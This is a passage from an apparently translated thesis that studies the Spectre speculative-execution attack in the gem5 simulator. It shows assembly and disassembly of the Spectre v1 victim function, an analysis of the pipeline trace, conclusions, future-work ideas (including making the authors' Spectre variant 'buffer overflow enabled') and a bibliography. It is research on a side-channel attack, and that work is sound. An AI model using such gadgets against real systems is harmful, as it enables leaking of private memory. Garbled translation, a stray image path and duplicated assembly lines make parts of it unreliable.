
91 victim function:
92 .LFB4178:                                0000000000000735 <victim_function>:
93 .cfi_startproc                          735: 55          push %rbp          spe.s
94 pushq %rbp #                           736: 48 89 e5    mov %rsp,%rbp
95 .cfi_def_cfa_offset 16                  739: 48 83 ec 10 sub $0x10,%rsp
96 .cfi_offset 6, -16                     73d: 48 89 7d f8 mov %rdi,-0x8(%rbp)
97 movq %rsp,%rbp #,                      741: 8b 05 c9 18 20 00 mov 0x2018c9(%rip),%eax # 202010 <array1_size>
98 .cfi_def_cfa_register 6                 747: 89 c0       mov %eax,%eax
99 subq $10,%rsp #,                       749: 48 39 45 f8 cmp %rax,-0x8(%rbp)
100 movq %rdi,-8(%rbp) # x, x              74d: 73 33       jae 782 <victim_function+0x4d>
101 # spectre2t.c:22: if (x < array1_size) { 74f: 48 8d 15 ca 18 20 00 lea 0x2018ca(%rip),%rdx # 202020 <array1>
102 movl array1_size(%rip), %eax # array1_size, array1_size.0_1
103 movl %eax,%eax # array1_size.0_1_2
104 # spectre2t.c:22: if (x < array1_size) { 756: 48 8b 45 f8 mov -0x8(%rbp),%rax
105 cmpq %rax,-8(%rbp) # _2, x             75a: 48 01 d0    add %rdx,%rax
106 jnb .L2 #,                             75d: 0f b6 00    movzbl (%rax),%eax
107 # spectre2t.c:23: temp = array2[array1[x] * 512]; 760: 0f b6 c0    movzbl %al,%eax
108 leaq array1(%rip), %rdx #, tmp96        766: c1 e0 09    shl $0x9,%eax
109 movq -8(%rbp), %rax # x, tmp97          768: 48 98      cltq
110 addq %rdx,%rax # tmp96, tmp95          76b: 48 8d 15 51 1d 20 00 lea 0x201d51(%rip),%rdx # 2024c0 <array2>
111 movzbl (%rax), %eax # array1_3         76f: 0f b6 14 10 movzbl (%rax,%rdx,1),%edx
112 movzbl %al,%eax # 3, 4                773: 0f b6 05 e6 18 20 00 movzbl 0x2018e6(%rip),%eax # 202060 <temp>
113 # spectre2t.c:23: temp = array2[array1[x] * 512]; 77a: 21 d0      and %edx,%eax
114 sall $9,%eax #, 5                     77c: 88 05 de 18 20 00 mov %al,0x2018de(%rip) # 202060 <temp>
115 # spectre2t.c:23: temp = array2[array1[x] * 512]; 782: 48 83 7d f8 10 cmpq $0x10,-0x8(%rbp)
116 cltq                                  787: 76 0f      jbe 798 <victim_function+0x63>
117 leaq array2(%rip), %rdx #, tmp99       789: be 00 00 00 00 mov $0x0,%esi
118 movzbl (%rax,%rdx), %edx # array2_6    78e: bf 00 00 00 00 mov $0x0,%edi
119 # spectre2t.c:23: temp = array2[array1[x] * 512]; 793: e8 a9 06 00 00 callq e41 <m5_dump_reset_stats>
120 movzbl temp(%rip), %eax # temp, temp.1_7 798: 90         nop
121 andl %edx,%eax # _6, _8               799: c9         leaveq
122 movb %al,temp(%rip) # _8, temp         79a: c3         retq
123 .L2:
124 # spectre2t.c:25: if (x > 16){m5_dump_reset_stats(0,0);} 798: 90         nop
125 cmpq $16,-8(%rbp) #, x                799: c9         leaveq
126 jbe .L4 #,                             79a: c3         retq
127 # spectre2t.c:25: if (x > 16){m5_dump_reset_stats(0,0);} 798: 90         nop
128 movl $0,%esi #,                      799: c9         leaveq
129 movl $0,%edi #,                      79a: c3         retq
130 call m5_dump_reset_stats@PLT #
131 .L4:
132 # spectre2t.c:26: }
133 nop
134 leave
135 .cfi_def_cfa 7, 8
136 ret

```

5.2.IX o3_Spectre_failure_spectre.s&spe.s

Σε αυτήν την περίπτωση δεν καταφέρνει να εκτελέσει το κωδικά speculative. Οπότε η εκπαίδευση

In this case it fails to execute the speculative code. So education it will continue and so will several more failed tamper attempts until it succeeds in making the access or the cycle of retries is completed and it goes to the next memory location. A successful replay is shown in the image below:



5.2.X Attack_on_o3

The red square is the point of violation and is the corresponding part between the red and green lines in the image (o3_Spectre_failure_spectre.s&spe.s) which is the code in assemble that implements the internal if (x < array1_size) and we know that x is out of bounds since it follows the magic instruction (gem5Op). But due to the out-of-order execution it is quite a bit further down and is not visible. In a previous chapter (4.3.2 p. 35) we mentioned that the equals [=] are commands that have been abandoned, but in the present case we see that there is [c]= completed which means that they have been completed and therefore have been stored in the cache, this is due to the speculative execution that has run the commands having made the assumption that the if condition is true but in reality it is not and that is why the commands are abandoned as soon as it is noticed. But the damage is done, all their results are in the cache and Spectre will get them in the way we mentioned in section 3.2 Code analysis p. 17. But the process does not stop training and trying to do the violation again continues for the same letter.

6. Conclusions & Future Work

6.1 Conclusions

In this thesis research was done around Spectre and its behavior on the processor (CPU) with the help of the gem5 simulator, our conclusions are:

- Spectre is a very dangerous attack that can cause massive information leakage on any system regardless of software and architecture wherever it runs.
- Spectre was analyzed and executed .
- gem5 is a very useful simulator with the help of which we made an in-depth look at how Spectre works.
- Tests were performed on two types of processors and 4 types of branches predictor on Spectre with the help of gem5
- 3-pipeview is a very useful tool for analyzing out-of-order instructions arriving at the processor.
- Used O3- pipeview to analyze Spectre.

6.2 Future Work

Beyond the limits of this paper, some future work could be pursued such as:

- **Let's finish our version of Spectre, the one we have in parts, and make it buffer overflow enabled.**
- To try to find a way to detect Spectre , or even a way to counter it.
- Do the same process for other side channel attacks (e.g. meltdown)
- Let's do the same process for other architectural attacks

7. Bibliography

- [1] P. Kocher et al., "Spectre Attacks: Exploiting Speculative Execution", 2019 IEEE Symposium on Security and Privacy (SP), San Francisco, CA, USA, 2019, pp. 1-19, doi: 10.1109/SP.2019.00002.
- [2] Efficient Invisible Speculative Execution through Selective Delay and Value Prediction , Christos Sakalis, Stefanos Kaxiras, Alberto Ros, Alexandra, Magnus Sjölander
- [3]Meltdown and SpectreJon Masters, Computer Architect, Red Hat, Inc.jcm@redhat.com | @jonmastersUsenix LISA 2018
- [4] Spectre Returns! Speculation Attacks using the Return Stack Buffer
Esmaeil Mohammadian Koruyeh, Khaled N. Khasawneh,
Chengyu Song and Nael Abu-Ghazaleh
Computer Science and Engineering Department
University of California, Riverside
- [5]ret2spec: Speculative Execution Using Return Stack Buffers
Giorgi Maisuradze, Christian Rossow
- [6]NetSpectre: Read Arbitrary Memory overNetwork
Michael Schwarzl, Martin Schwarzl1, Moritz Lipp1, Jon Masters2, and Daniel Gruss1
- [7]Cppcom the C++ Conference September Aurora, Colorado, USA 2019, Spectre/C++ ,Zola Bridges ,Devin Jeannierre
- [8]RSAConference2018 San Francisco | April | Moscone Center, Spectre Attacks: Exploiting Speculative Execution, Paul Kocher
- [9]CppCon 2018: Chandler Carruth "Spectre: Secrets, Side-Channels, Sandboxes, and Security, Chandler Carruth
- [10]Meltdown: Reading Kernel Memory from User Space
Moritz Lipp1, Michael Schwarzl, Daniel Gruss1, Thomas Prescher2,
Werner Haas2, Anders Fogh3, Jann Horn4, Stefan Mangard1,
- [11] SOFTWARE TECHNIQUES FOR
MANAGING SPECULATION ON
AMD PROCESSORS
REVISION 9.17.20 AMD